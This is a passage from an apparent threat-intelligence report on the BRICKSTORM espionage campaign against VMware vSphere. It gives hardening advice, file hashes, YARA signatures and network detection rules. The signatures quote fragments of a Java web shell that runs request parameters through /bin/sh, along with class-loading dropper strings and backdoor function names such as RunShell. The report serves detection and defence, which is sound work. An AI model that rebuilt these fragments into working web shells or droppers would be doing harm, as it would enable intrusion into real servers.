2025-04-01T06:58:12 {"user":"Administrator@VSPHERE.LOCAL","client":"","timestamp":"04/01/2025 06:58:12 GMT","description":"Deleting principal '<account_name>'","eventSeverity":"INFO","type":"com.vmware.sso.PrincipalManagement"}

SSH Enablement on ESXi and vCenter

For ESXi servers, monitoring should be set up for SSH logins using local accounts. In most organizations it is relatively rare for legitimate direct access to the ESXi hosts over SSH. In many cases the SSH server is disabled by default. Write rules to alert on log events when SSH is enabled for a vSphere platform appliance.

Rogue VMs

Organizations should review VMWare audit events that track the creation and deletion of new VMs, particularly using non-standard ISO images and Operating Systems. Audit events may also record the threat actor downloading archived ISO images to the datastore volumes used by vSphere.Β 

Hardening Guidance

It is crucial to maintain an up-to-date inventory of appliances and other devices in the network that do not support the standard security tool stack. Any device in that inventory, whether internal or internet-facing, should be configured to follow a principle of least access.

  • Internet access: Appliances should not have unrestricted access to the internet. Work with your vendors or monitor your firewall logs to lock down internet access to only those domains or IP addresses that the appliance requires to function properly.

  • Internal network access: Appliances exposed to the internet should not have unrestricted access to internal IP address space. The management interface of most appliances does not need to establish connections to internal IP addresses. Work with the vendor to understand specific needsLDAP queries to verify user attributes for VPN logins.

Mandiant has previously published guidance to secure the vSphere platform from threat actors. We recommend you follow the guidance, especially the forwarding of logs to a central SIEM, enabling vSphere lockdown mode, enforcing MFA for web logins, and enforcing the execInstalledOnly policy.

Organizations should assess and improve the isolation of any credential vaulting systems. In many cases if a threat actor is able to gain access to the underlying Operating System, any protected secrets can be exposed. Servers hosting credential vaulting applications should be considered Tier 0 systems and have strict access controls applied to them. Mandiant recommends organizations work with their vendors to adopt secure software practices such as storing encryption keys in the Trusted Platform Module (TPM) of the server.

Outlook and ImplicationsΒ 

Recent intrusion operations tied to BRICKSTORM likely represent an array of objectives ranging from geopolitical espionage, access operations, and intellectual property (IP) theft to enable exploit development. Based on evidence from recent investigations the targeting of the US legal space is primarily to gather information related to US national security and international trade. Additionally, GTIG assesses with high confidence that the objective of BRICKSTORM targeting SaaS providers is to gain access to downstream customer environments or the data SaaS providers host on their customers' behalf. The targeting of technology companies presents an opportunity to conduct theft of valuable IP to further the development of zero-day exploits.Β 

AcknowledgementsΒ 

This analysis would not have been possible without the assistance from across Google Threat Intelligence Group, Mandiant Consulting and FLARE. We would like to specifically thank Nick Simonian from GTIG Research and Discovery (RAD). We would also like to thank Ryan Tomcik from Mandiant Threat Defense (MTD) for contributing network detection content.Β 

Indicators of Compromise

The following indicators of compromise are available in a Google Threat Intelligence (GTI) collection. Note that Mandiant has not observed instances where the threat actor reused a malware sample and hunting for the exact indicators is unlikely to yield results.

SHA-256 Hash

File Name

Description

90b760ed1d0dcb3ef0f2b6d6195c9d852bcb65eca293578982a8c4b64f51b035

pg_update

BRICKSTORM

2388ed7aee0b6b392778e8f9e98871c06499f476c9e7eae6ca0916f827fe65df

spclisten

BRICKSTORM

aa688682d44f0c6b0ed7f30b981a609100107f2d414a3a6e5808671b112d1878

vmp

BRICKSTORM

YARA Detections

G_APT_Backdoor_BRICKSTORM_3

rule G_APT_Backdoor_BRICKSTORM_3 {
	meta:
		author = "Google Threat Intelligence Group (GTIG)"
strings:
		$str1 = { 48 8B 05 ?? ?? ?? ?? 48 89 04 24 E8 ?? ?? ?? ?? 48 B8 ?? ?? ?? ?? ?? ?? ?? ?? 48 89 04 24 [0-5] E8 ?? ?? ?? ?? EB ?? }
		$str2 = "regex" ascii wide nocase
		$str3 = "mime" ascii wide nocase
		$str4 = "decompress" ascii wide nocase
		$str5 = "MIMEHeader" ascii wide nocase
		$str6 = "ResolveReference" ascii wide nocase
		$str7 = "115792089210356248762697446949407573529996955224135760342422259061068512044369115792089210356248762697446949407573530086143415290314195533631308867097853951" ascii wide nocase
	condition:
		uint16(0) == 0x457F and all of them
}

G_Backdoor_BRICKSTORM_2

rule G_Backdoor_BRICKSTORM_2 {
	meta:
		author = "Google Threat Intelligence Group (GTIG)"
	strings:
		$obf_func = /[a-z]{20}\/[a-z]{20}\/[a-z]{20}\/[a-z]{20}.go/
		$decr1 = { 0F B6 4C 04 ?? 0F B6 54 04 ?? 31 D1 88 4C 04 ?? 48 FF C0 [0-4] 48 83 F8 ?? 7C }
		$decr2 = { 40 88 7C 34 34 48 FF C3 48 FF C6 48 39 D6 7D 18 0F B6 3B 48 39 CE 73 63 44 0F B6 04 30 44 31 C7 48 83 FE 04 72 DA }
		$decr3 = { 0F B6 54 0C ?? 0F B6 5C 0C ?? 31 DA 88 14 08 48 FF C1 48 83 F9 ?? 7C E8 }
		$str1 = "main.selfWatcher"
		$str2 = "main.copyFile"
		$str3 = "main.startNew"
		$str4 = "WRITE_LOG=true"
		$str5 = "WRITE_LOGWednesday"
		$str6 = "vami-httpdvideo/webm"
		$str7 = "/opt/vmware/sbin/"
		$str8 = "/home/vsphere-ui/"
		$str9 = "/opt/vmware/sbin/vami-http"
		$str10 = "main.getVFromEnv"
	condition:
		uint32(0) == 0x464c457f and ((any of ($decr*) and $obf_func) or (any of ($decr*) and any of ($str*)) or 5 of ($str*)) and filesize < 10MB
}

G_APT_Backdoor_BRICKSTORM_1

rule G_APT_Backdoor_BRICKSTORM_1 {
	meta:
		author = "Google Threat Intelligence Group (GTIG)"
	strings:
		$ = "WRITE_LOGWednesday"
		$ = "/home/vsphere-ui/"
		$ = "WRITE_LOG=true"
		$ = "dns rcode: %v"
		$ = "dns query not specified or too small"
		$ = "/dev/pts: bad file descriptor"
		$ = "/libs/doh.Query"
		$ = "/libs/doh.createDnsMessage"
		$ = "/libs/doh.unpackDnsMessage"
		$ = "/core/protocol/websocket.(*WebSocketNetConfig).Dial"
		$ = "/core/protocol/websocket.(*connection).Read"
		$ = "/core/protocol/websocket.(*connection).getReader"
		$ = "/core/protocol/websocket.(*connection).Write"
		$ = "/core/protocol/websocket.(*connection).Close"
		$ = "/core/protocol/websocket.(*connection).LocalAddr"
		$ = "/core/protocol/websocket.(*connection).RemoteAddr"
		$ = "/core/protocol/websocket.(*connection).SetDeadline"
		$ = "/core/protocol/websocket.(*connection).SetReadDeadline"
		$ = "/core/protocol/websocket.(*connection).SetWriteDeadline"
		$ = "/core/protocol.UnPackHeaderData"
		$ = "/core/protocol.NewWebSocketClient"
		$ = "/libs/func1.(*Client).BackgroundRun"
		$ = "/libs/func1.CreateClient"
		$ = "/libs/func1.NewService"
		$ = "/libs/func1.(*Service).Get"
		$ = "/libs/func1.(*Service).DoTask"
		$ = "/libs/func1.(*Service).Put"
		$ = "/core/extends/command.Command"
		$ = "/core/extends/command.CommandNoContext"
		$ = "/core/extends/command.ExecuteCmd"
		$ = "/core/extends/command.RunShell"
		$ = "/core/extends/socks.UnPackHeaderData"
		$ = "/core/extends/socks.handleRelay"
		$ = "/libs/fs.(*RemoteDriver).realPath"
		$ = "/libs/fs.(*RemoteDriver).ChangeDir"
		$ = "/libs/fs.(*RemoteDriver).Stat"
		$ = "/libs/fs.(*SimplePerm).GetMode"
		$ = "/libs/fs.(*SimplePerm).GetOwner"
		$ = "/libs/fs.(*SimplePerm).GetGroup"
		$ = "/libs/fs.(*RemoteDriver).ListDir"
		$ = "/libs/fs.(*RemoteDriver).DeleteDir"
		$ = "/libs/fs.(*RemoteDriver).DeleteFile"
		$ = "/libs/fs.(*RemoteDriver).Rename"
		$ = "/libs/fs.(*RemoteDriver).MakeDir"
		$ = "/libs/fs.(*RemoteDriver).GetFile"
		$ = "/libs/fs.(*RemoteDriver).PutFile"
		$ = "/libs/fs.(*RemoteDriver).UpFile"
		$ = "/libs/fs.(*RemoteDriver).MD5"
		$ = "/libs/doh/doh.go"
		$ = "/core/protocol/websocket/config.go"
		$ = "/core/extends/command/command.go"
		$ = "/libs/fs/driver_unix.go"
		$ = "/libs/fs/perm_linux.go"
	condition:
		uint32(0) == 0x464c457f and 8 of them
}

G_APT_Backdoor_BRICKSTORM_2

rule G_APT_Backdoor_BRICKSTORM_2 {
	meta:
		author = "Google Threat Intelligence Group (GTIG)"
	strings:
		$str1 = { 0F 57 C0 0F 11 84 ?? ?? ?? ?? ?? C6 44 ?? ?? 00 4? C7 84 ?? ?? ?? ?? ?? 00 00 00 00 0F 57 C0 0F 11 84 ?? ?? ?? ?? ?? 0F 11 84 ?? ?? ?? ?? ?? 4? 8B 84 ?? ?? ?? ?? ?? 4? 89 04 ?? 4? 8B 8C ?? ?? ?? ?? ?? 4? 89 4C ?? ?? E8 ?? ?? ?? ?? 4? 83 7C ?? ?? 00 0F 84 ?? ?? ?? ?? 4? 8D 05 ?? ?? ?? ?? 4? 89 ?? ?? E8 ?? ?? ?? ?? 4? 8B 7C ?? ?? 4? 8B 84 ?? ?? ?? ?? ?? 4? 89 47 08 83 3D ?? ?? ?? ?? 00 75 ?? 4? 8B 84 ?? ?? ?? ?? ?? 4? 89 07 4? 89 BC ?? ?? ?? ?? ?? 4? C7 84 ?? ?? ?? ?? ?? 01 00 00 00 4? C7 84 ?? ?? ?? ?? ?? 01 00 00 00 0F 57 C0 0F 11 84 ?? ?? ?? ?? ?? 4? 8B ?? ?? ?? ?? ?? ?? 4? 81 C4 ?? ?? ?? ?? C3 }
		$str2 = { 4? C7 84 ?? ?? ?? ?? ?? 00 00 00 00 4? C7 84 ?? ?? ?? ?? ?? 00 00 00 00 4? C7 84 ?? ?? ?? ?? ?? 00 00 00 00 4? C7 84 ?? ?? ?? ?? ?? 00 00 00 00 4? C7 84 ?? ?? ?? ?? ?? 00 00 00 00 4? 8B 84 ?? ?? ?? ?? ?? 4? 89 04 ?? 4? 8B 8C ?? ?? ?? ?? ?? 4? 89 4C ?? ?? E8 ?? ?? ?? ?? 4? 8B 44 ?? ?? 4? 85 C0 0F 84 ?? ?? ?? ?? 4? 8D 05 ?? ?? ?? ?? 4? 89 ?? ?? E8 ?? ?? ?? ?? 4? 8B 44 ?? ?? 4? 8B 8C ?? ?? ?? ?? ?? 4? 89 48 08 8B 0D ?? ?? ?? ?? 85 C9 75 ?? 4? 8B 8C ?? ?? ?? ?? ?? 4? 89 08 84 00 4? 89 84 ?? ?? ?? ?? ?? 4? C7 84 ?? ?? ?? ?? ?? 01 00 00 00 4? C7 84 ?? ?? ?? ?? ?? 01 00 00 00 4? C7 84 ?? ?? ?? ?? ?? 00 00 00 00 4? C7 84 ?? ?? ?? ?? ?? 00 00 00 00 90 E8 ?? ?? ?? ?? 4? 8B ?? ?4 D8 00 00 00 4? 81 C4 E0 00 00 00 C3 }
	condition:
		uint32be(0) == 0x7F454C46 and any of them
}

G_APT_BackdoorWebshell_SLAYSTYLE_1

rule G_APT_BackdoorWebshell_SLAYSTYLE_1 {
	meta:
		author = "Google Threat Intelligence Group (GTIG)"
	strings:
		$str1 = /String \w{1,10}=request\.getParameter\(\"\w{1,15}\"\);/ ascii wide nocase
		$str2 = "=new String(java.util.Base64.getDecoder().decode(" ascii wide nocase
		$str21 = /String\[\]\s\w{1,10}=\{\"\/bin\/sh\",\"-c\",\w{1,10}\+\"\s2>&1\"\};/ ascii wide nocase
		$str3 = "= Runtime.getRuntime().exec(" ascii wide nocase
		$str4 = "java.io.InputStream" ascii wide nocase
		$str5 = "java.util.Base64.getEncoder().encodeToString(org.apache.commons.io.IOUtils.toByteArray(" ascii wide nocase
	condition:
		filesize < 5MB and all of them
}

G_APT_BackdoorWebshell_SLAYSTYLE_2

rule G_APT_BackdoorWebshell_SLAYSTYLE_2 {
	meta:
		author = "Google Threat Intelligence Group (GTIG)"
	strings:
		$str1 = "request.getParameter" nocase
		$str2 = "/bin/sh"
		$str3 = "java.io.InputStream" nocase
		$str4 = "Runtime.getRuntime().exec(" nocase
		$str5 = "2>&1"
	condition:
		(uint16(0) != 0x5A4D and uint32(0) != 0x464C457F) and filesize < 7KB and all of them and @str4 > @str2
}

G_Backdoor_BRICKSTEAL_1

rule G_Backdoor_BRICKSTEAL_1 {
	meta:
		author = "Google Threat Intelligence Group (GTIG)"
	strings:
		$str1 = "comvmware"
		$str2 = "abcdABCD1234!@#$"
		$str3 = "ads.png"
		$str4 = "User-Agent"
		$str5 = "com/vmware/"
	condition:
		all of them and filesize < 10KB
}

G_Dropper_BRICKSTEAL_1

rule G_Dropper_BRICKSTEAL_1 {
	meta:
		author = "Google Threat Intelligence Group (GTIG)"
	strings:
		$str1 = "Base64.getDecoder().decode"
		$str2 = "Thread.currentThread().getContextClassLoader()"
		$str3 = ".class.getDeclaredMethod"
		$str4 = "byte[].class"
		$str5 = "method.invoke"
		$str6 = "filterClass.newInstance()"
		$str7 = "/websso/SAML2/SSO/*"
	condition:
		all of them
}

G_Dropper_BRICKSTEAL_2

rule G_Dropper_BRICKSTEAL_2 {
	meta:
		author = "Google Threat Intelligence Group (GTIG)"
	strings:
		$str1 = /\(Class<\?>\)\smethod\.invoke\(\w{1,20},\s\w{1,20},\s0,\s\w{1,20}\.length\);/i ascii wide
		$str2 = "(\"yv66vg" ascii wide
		$str3 = "request.getSession().getServletContext" ascii wide
		$str4 = ".getClass().getDeclaredField(" ascii wide
		$str5 = "new FilterDef();" ascii wide
		$str6 = "new FilterMap();" ascii wide
	condition:
		all of them
}

Network Detections

Google SecOps customers have access to these broad category rules and more under the Mandiant Front-Line Threats rule pack. The following are YARA-L 2.0 rules for use in Google Security Operations; however, their logic can be replicated into other formats for use in other security products.

Multiple DNS-over-HTTPS Services Queried

rule hunting_t1071_001_multiple_dns_over_https_services_queried {
  meta:
    rule_name = "Multiple DNS-over-HTTPS Services Queried"
    severity = "Low"
    tactic = "TA0011" // Command and Control
    technique = "T1071.001" // Application Layer Protocol: Web Protocols
    reference = "https://cloud.google.com/blog/topics/threat-intelligence/brickstorm-espionage-campaign"
    description = "Detects on requests by a source IP address to DNS-over-HTTPS (DoH) resolver IP addresses associated with multiple services, such as Quad9, Google DNS, and CloudFlare DNS. DoH is a protocol that encrypts DNS queries and responses using the HTTPS protocol. Threat actors may use DoH to obfuscate domain names associated with their externally hosted infrastructure that would otherwise be visible in standard DNS queries."

  events:
    $e.metadata.event_type = "NETWORK_CONNECTION"
    $e.target.ip = /^(8\.8\.8\.8|8\.8\.4\.4|9\.9\.9\.9|9\.9\.9\.11|1\.1\.1\.1|1\.0\.0\.1|45\.90\.28\.160|45\.90\.30\.160|149\.112\.112\.112|149\.112\.112\.11)$/ nocase
    (
      $e.target.port = 443 or
      $e.target.url = /dns-query|:443\/$|\d\.\d\.\d\.\d\/$/ nocase
    )
    $source_entity = strings.coalesce($e.principal.asset_id,$e.principal.ip)

  match:
    $source_entity over 2h

  outcome:
    $risk_score = max(35)
    $unique_doh_ips_count = count_distinct($e.target.ip)

  condition:
    $e and $unique_doh_ips_count >= 5

  options:
    allow_zero_values = true
}

Unknown Endpoint Generating DNS-over-HTTPS and Web Application Development Services Communication

rule hunting_t1071_001_unknown_endpoint_generating_doh_and_web_development_services_communication {
  meta:
    rule_name = "Unknown Endpoint Generating DNS-over-HTTPS and Web Application Development Services Communication"
    severity = "Medium"
    tactic = "TA0011" // Command and Control
    technique = "T1071.001" // Application Layer Protocol: Web Protocols
    reference = "https://cloud.google.com/blog/topics/threat-intelligence/brickstorm-espionage-campaign"
    description = "Detects on requests by an unknown source IP address to multiple DNS-over-HTTPS (DoH) resolver services and web application development services, such as Cloudflare Workers or Heroku hosted web applications. To investigate this activity further, determine the source of the network activity and verify if the communication is consistent with the device's intended use and standard allow-list domains."

  events:
    $c1.metadata.event_type = "NETWORK_CONNECTION"
    $c1.target.ip = /^(8\.8\.8\.8|8\.8\.4\.4|9\.9\.9\.9|9\.9\.9\.11|1\.1\.1\.1|1\.0\.0\.1|45\.90\.28\.160|45\.90\.30\.160|149\.112\.112\.112|149\.112\.112\.11)$/ nocase
    $c1.principal.hostname = ""
    $c1.principal.asset_id = ""
    (
      $c1.target.port = 443 or
      $c1.target.url = /dns-query|:443\/$|\d\.\d\.\d\.\d\/$/ nocase
    )
    $c2.metadata.event_type = "NETWORK_CONNECTION"
    $c2.target.hostname = /\.workers\.dev$|\.herokuapp\.com$/ nocase
    $c2.principal.hostname = ""
    $c2.principal.asset_id = ""
    $c2.target.port = 443
    $source_entity = $c1.principal.ip
    $source_entity = $c2.principal.ip

  match:
    $source_entity over 24h

  outcome:
    $risk_score = max(65)
    $unique_doh_ips_count = count_distinct($c1.target.ip)

  condition:
    $c1 and $c2 and $unique_doh_ips_count >= 3

  options:
    allow_zero_values = true
}

Unknown Endpoint Generating Google DNS-over-HTTPS and Cloudflare Hosted IP Communication

rule hunting_t1071_001_unknown_endpoint_generating_google_doh_and_cloudflare_communication {
  meta:
    rule_name = "Unknown Endpoint Generating Google DNS-over-HTTPS and Cloudflare Hosted IP Communication"
    severity = "Medium"
    tactic = "TA0011" // Command and Control
    technique = "T1071.001" // Application Layer Protocol: Web Protocols
    reference = "https://cloud.google.com/blog/topics/threat-intelligence/brickstorm-espionage-campaign"
    description = "Detects on requests by an unknown source IP address to Google DNS-over-HTTPS (DoH) resolver service and a Cloudflare hosted IP address. To investigate this activity further, determine the source of the network activity and verify if the communication is consistent with the device's intended use and standard allow-list domains."

  events:
    $c1.metadata.event_type = "NETWORK_CONNECTION"
    $c1.target.ip = /^(8\.8\.8\.8|8\.8\.4\.4)$/ nocase
    $c1.principal.hostname = ""
    $c1.principal.asset_id = ""
    (
      $c1.target.port = 443 or
      $c1.target.url = /dns-query|:443\/$|\d\.\d\.\d\.\d\/$/ nocase
    )
    $c2.metadata.event_type = "NETWORK_CONNECTION"
    $c2.principal.hostname = ""
    $c2.principal.asset_id = ""
    $c2.target.ip_geo_artifact.network.carrier_name = /cloudflare/ nocase
    $c2.target.port = 443
    $source_entity = $c1.principal.ip
    $source_entity = $c2.principal.ip

  match:
    $source_entity over 1h

  outcome:
    $risk_score = max(65)
    $time_diff = math.abs(min($c1.metadata.event_timestamp.seconds) - min($c2.metadata.event_timestamp.seconds))

  condition:
    $c1 and $c2 and $time_diff <= 2

  options:
    allow_zero_values = true
}

Unknown Endpoint Generating Google DNS-over-HTTPS and Amazon Hosted IP Communication

rule hunting_t1071_001_unknown_endpoint_generating_google_doh_and_amazon_communication {
  meta:
    rule_name = "Unknown Endpoint Generating Google DNS-over-HTTPS and Amazon Hosted IP Communication"
    severity = "Medium"
    tactic = "TA0011" // Command and Control
    technique = "T1071.001" // Application Layer Protocol: Web Protocols
    reference = "https://cloud.google.com/blog/topics/threat-intelligence/brickstorm-espionage-campaign"
    description = "Detects on requests by an unknown source IP address to Google DNS-over-HTTPS (DoH) resolver service and an Amazon hosted IP address. To investigate this activity further, determine the source of the network activity and verify if the communication is consistent with the device's intended use and standard allow-list domains."

  events:
    $c1.metadata.event_type = "NETWORK_CONNECTION"
    $c1.target.ip = /^(8\.8\.8\.8|8\.8\.4\.4)$/ nocase
    $c1.principal.hostname = ""
    $c1.principal.asset_id = ""
    (
      $c1.target.port = 443 or
      $c1.target.url = /dns-query|:443\/$|\d\.\d\.\d\.\d\/$/ nocase
    )
    $c2.metadata.event_type = "NETWORK_CONNECTION"
    $c2.principal.hostname = ""
    $c2.principal.asset_id = ""
    $c2.target.ip_geo_artifact.network.carrier_name = /amazon/ nocase
    $c2.target.port = 443
    $source_entity = $c1.principal.ip
    $source_entity = $c2.principal.ip

  match:
    $source_entity over 24h

  outcome:
    $risk_score = max(65)
    $time_diff = math.abs(min($c1.metadata.event_timestamp.seconds) - min($c2.metadata.event_timestamp.seconds))

  condition:
    // As observed by Mandiant IR, the two connection events to DoH and Amazon occurred nearly simultaneously
    $c1 and $c2 and $time_diff <= 2

  options:
    allow_zero_values = true
}
❌